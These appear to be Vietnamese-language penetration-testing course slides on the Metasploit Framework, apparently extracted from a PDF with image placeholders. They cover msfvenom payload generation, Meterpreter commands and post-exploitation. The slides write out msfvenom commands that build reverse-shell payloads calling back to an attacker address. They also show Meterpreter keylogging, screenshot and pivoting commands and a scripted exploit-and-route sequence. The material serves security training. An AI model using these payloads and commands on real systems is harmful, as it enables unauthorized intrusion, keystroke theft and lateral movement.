- Kẻ tấn công sử dụng LNK (shortcut) bằng cách nhúng mã độc vào bên trong chúng và phát tán thông qua email, ổ cứng, website độc hại…
  - LNK thực hiện link tới files trên hệ thống nạn nhân.

MSFVenom

- msfvenom = msfpayload + msfencoder
- https://www.offsec.com/metasploit-unleashed/msfvenom/

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f exe > reverse.exe
- msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba
- msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f aspx > shell.aspx
- msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port) -f elf > reverse.elf

Content

- Initial Access
  - Password Guessing
- **Exploitation**
  - Exploit Categories
  - Payload
  - **Metasploit and Meterpreter**
  - Assumed Breach
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire


Metasploit Exploitation Framework

- Metasploit Framework (MSF) là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service (Exploitation framework).
  - MSF miễn phí, mã nguồn mở, Version: 6.2.xx (T1/2023)
  - Phiên bản trả phí: Rapid7's Metasploit Pro
  - Chạy trên Linux, macOS, Windows.
- Exploitation framework
  - Môi trường để chạy nhiều exploit khác nhau.
  - Có khả năng tạo các exploit mới, thay thế các phần của exploit một cách linh hoạt (payload, exploit…).
  - Đơn giản hóa việc tạo và chuẩn hóa việc sử dụng các exploit.

Metasploit Modules

- Trong ngữ cảnh của MSF chia thành một số khái niệm như exploits, payloads, auxiliary & post modules.
  - Exploit – Là đoạn mã khai thác một lỗ hổng trong chương trình/ứng dụng mục tiêu và làm cho nó chạy payload.
  - Payload – Là một đoạn mã thực hiện một việc gì đó mà attacker mong muốn.
  - Auxiliary modules – thực hiện tất cả các nhiệm vụ, bao gồm scanner, vuln checkers, DoS tools…
  - Post-modules – thực hiện các nhiệm vụ sau khi đã khai thác thành công mục tiêu.

Metasploit Exploitation Arsenal




Useful Metasploit User Interfaces

- msfconsole: Phiên bản dòng lệnh của Metasploit.
- msfvenom: Chuyển Metasploit payload về file độc lập với các định dạng khác nhau (EXE, Linux binary, Javascript, VBA, C, C#, raw).
- msfd: Daemon – mặc định lắng nghe trên TCP 55554, cho phép máy khách từ xa có thể kết nối tới.
- Không hỗ trợ xác thực hoặc mã hóa.
- msfrpcd: Metasploit controllable via XML over RPC, lắng nghe trên TCP 55553 (có hỗ trợ SSL).

Metasploit Modules: Payloads

- Singles: "Standalone" payloads – có cả "chức năng" và "giao tiếp", thường có kích thước lớn.
- Stagers: Một phần của payload – thực hiện tải "stage" về máy mục tiêu và đảm bảo phần "giao tiếp".
- Stages: Một phần của payload – thực thi các "chức năng" nhưng "giao tiếp" sử dụng "stager" đã được khởi chạy trước đó (remote shell, GUI control).



Metasploit Modules: Windows Singles

- Singles stage payloads/exploit thường hữu ích khi stage/stagers được "gắn cờ" bởi các hệ thống phòng thủ.

adduser	Creates an account and adds it to the local admin group
exec	Runs command of attacker's choosing
download_exec	Downloads a file via HTTP and executes it
dns_txt_query_exec	Downloads a command via DNS TXT record and executes it
shell_bind_tcp	Standard TCP shell listener
shell_reverse_tcp	Reverses shell back to attacker

Metasploit Modules: Windows Stagers

- Stagers:

bind_tcp	Listens on TCP port
bind_ipv6_tcp	Listens on TCP port, using IPv6
reverse_tcp	Reverses connection to TCP port
reverse_ipv6_tcp	Reverses TCP, over IPv6
reverse_http	Carries outbound session on HTTP connections
reverse_https	Carries outbound session on HTTPS connections
reverse_tcp_allports	Tries connecting back, cycling through all TCP ports (1 to 65535)


Metasploit Modules: Windows Stages

- Stages:

dllinject	Injects arbitrary DLL into target memory
upexec	Uploads and runs an executable
shell	Windows cmd.exe shell
vncinject	Virtual Network Computing remote GUI control
meterpreter	Flexible specialized shell environment

The Metasploit Meterpreter

- Meterpreter (Metasploit Interpreter) – shell "chuyên dụng" chạy trên tiến trình bị khai thác (không phải chạy một tiến trình riêng).
- Windows Meterpreter nói chung là một vài DLL được tiêm vào 1 thread mới bên trong tiến trình bị khai thác.
- Có sẵn trên Windows, Linux, macOS, PHP, Java env.
- Tất cả giao tiếp giữa Attacker và Meterpreter trên máy victim đều được mã hóa sử dụng TLS.



Meterpreter Functionality (1/6)

- Some Base Commands:

? / help	Display a help menu (the help is quite good!)
exit / quit	Quit the Meterpreter
sysinfo	Show hostname, OS type
reg	Read or write to the Registry
shell	Launch a command shell (new cmd.exe process)

- Process Commands

getpid	Returns the process ID that Meterpreter is running in
getuid	Returns the user ID that Meterpreter is running with
ps	Process list
kill	Terminates a process
execute	Runs a given program
migrate	Jumps to a given destination process ID: • Target process must have the same or lesser privileges • May be a more stable process • When inside the process, can access any files that process has a lock on

Meterpreter Functionality (2/6)

❑ File System Commands:


cd	Navigate directory structure
lcd	Change local directories on attacker machine – useful for positioning upload or download
pwd / getwd	Show the current working directory
ls	List the directory contents in a Linux-like format (even for Windows Meterpreter)
cat	Display a file's contents
download / upload	Move a file to/from the machine—remember to use forward slashes (/)
mkdir / rmdir	Make or remove directories
edit	Edit a file using default editor (typically vi or vim)

Meterpreter Functionality (3/6)

- Meterpreter có một vài chức năng cho phép tương tác với giao diện người dùng trên máy mục tiêu.
- Chụp ảnh màn hình


  meterpreter> screenshot –p my.jpeg
- Xem máy mục tiêu đã "idle" trong bao lâu:

  meterpreter> idletime



Meterpreter Functionality (4/6)

- Thực hiện chức năng keylogger với keysan_start
- Truy cập vào "keystrokes" với keyscan_dump




Meterpreter Functionality (5/6)

- Networking Commands:

ipconfig	Shows network info (interface name, MAC, IPaddr, Netmask)
route	Displays/adds/deletes routes (different from msfconsole route)
portfwd	Creates a TCP relay for pivoting

```
meterpreter> portfwd add –l 9999 –p 22 –r Target2
```



Metasploit on *attacker's* machine creates a listener on TCP port 9999, through with Any connection is forwarded through Meterpreter on Target1. Attacker can then connect to 9999 on localhost or use another machine to connect to 9999 to get forwarded through all the way to Target2.


Data is forwarded from Target1 to Target2 to TCP port 22

Meterpreter Functionality (6/6)

❑ Pivoting Using Metasploit's route command


- msf6> route cho phép thực hiện "pivot" thông qua phiên Meterpreter hiện có.
- Tránh nhầm lẫn với meterpreter>route thực hiện quản lý bảng định tuyến trên máy victim.

```
msf6 > use [exploit1]
msf6 > set RHOSTS [victim1]
msf6 > set PAYLOAD windows/meterpreter/reverse_tcp
msf6 > exploit
meterpreter >  (CTRL-Z to background session... will display meterpreter sid)
msf6 > route add [victim2_subnet] [netmask] [sid]
msf6 > use [exploit2]
msf6 > set RHOSTS [victim2]
msf6 > set PAYLOAD [payload2]
msf6 > exploit
```



Service-Side Exploitation Example

- Exploit Icecast service for Windows



Content

- Initial Access
  - Password Guessing
- **Exploitation**
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - **Assumed Breach**
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Assumed Breach

- ❑ Assumed Breach (Giả định vi phạm) – mục tiêu thường "trao" quyền truy cập cho pentester
  - Có thể gặp phải sự phản đối từ mục tiêu như: hệ thống có AV, email filters, đào tạo nhận thức đầy đủ cho nhân viên…
- ❑ Tiết kiệm thời gian, tiền bạc cho "init access"
  - Initial access được thực hiện trên hệ thống có AV/EDR/others được "tắt" để payload dễ được thực thi
  - Mã khai thác hiệu quả trong 1 số điều kiện nhất định (chưa cập nhật bản vá)
  - Mất nhiều công sức cho việc bypass AV/EDR
- ❑ Phishing có thể mất nhiều thời gian
  - Payload bị chặn, user không click vào link

Post-Exploitation

- Tại thời điểm chúng ta có quyền truy cập:
  - Assumed Breach – ceded access.
  - Traditional way.
- Một vài cuộc kiểm thử có thể bắt đầu mà không có bất kỳ quyền truy cập nào nhưng sau một thời gian có thể đổi thành "ceded access".
- Sau khi có quyền truy cập tới hệ thống mục tiêu,pentest sẽ bắt đầu thực hiện "**post-exploitation**"!!!

Content

- Initial Access
  - Password Guessing
- Exploitation
  - Exploit Categories
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- **Post Exploitation**
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Post-Exploitation Activities


- Tương tác với "shell" trên máy victim một cách hiệu quả để từ đó làm bàn đạp tấn công các hệ thống khác.
- Được biết đến với tên gọi "post-exploitation".
- Giúp tổ chức hiểu rõ hơn về các rủi ro khi lỗ hổng bị khai thác.
- Pentester có shell thì mọi thứ mới thực sự "bắt đầu" (phụ thuộc mục tiêu ban đầu của việc kiểm thử).

Post-Exploitation Tactics

- Situational Awareness –
  - Nắm được thông tin về mạng, domain, host…
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
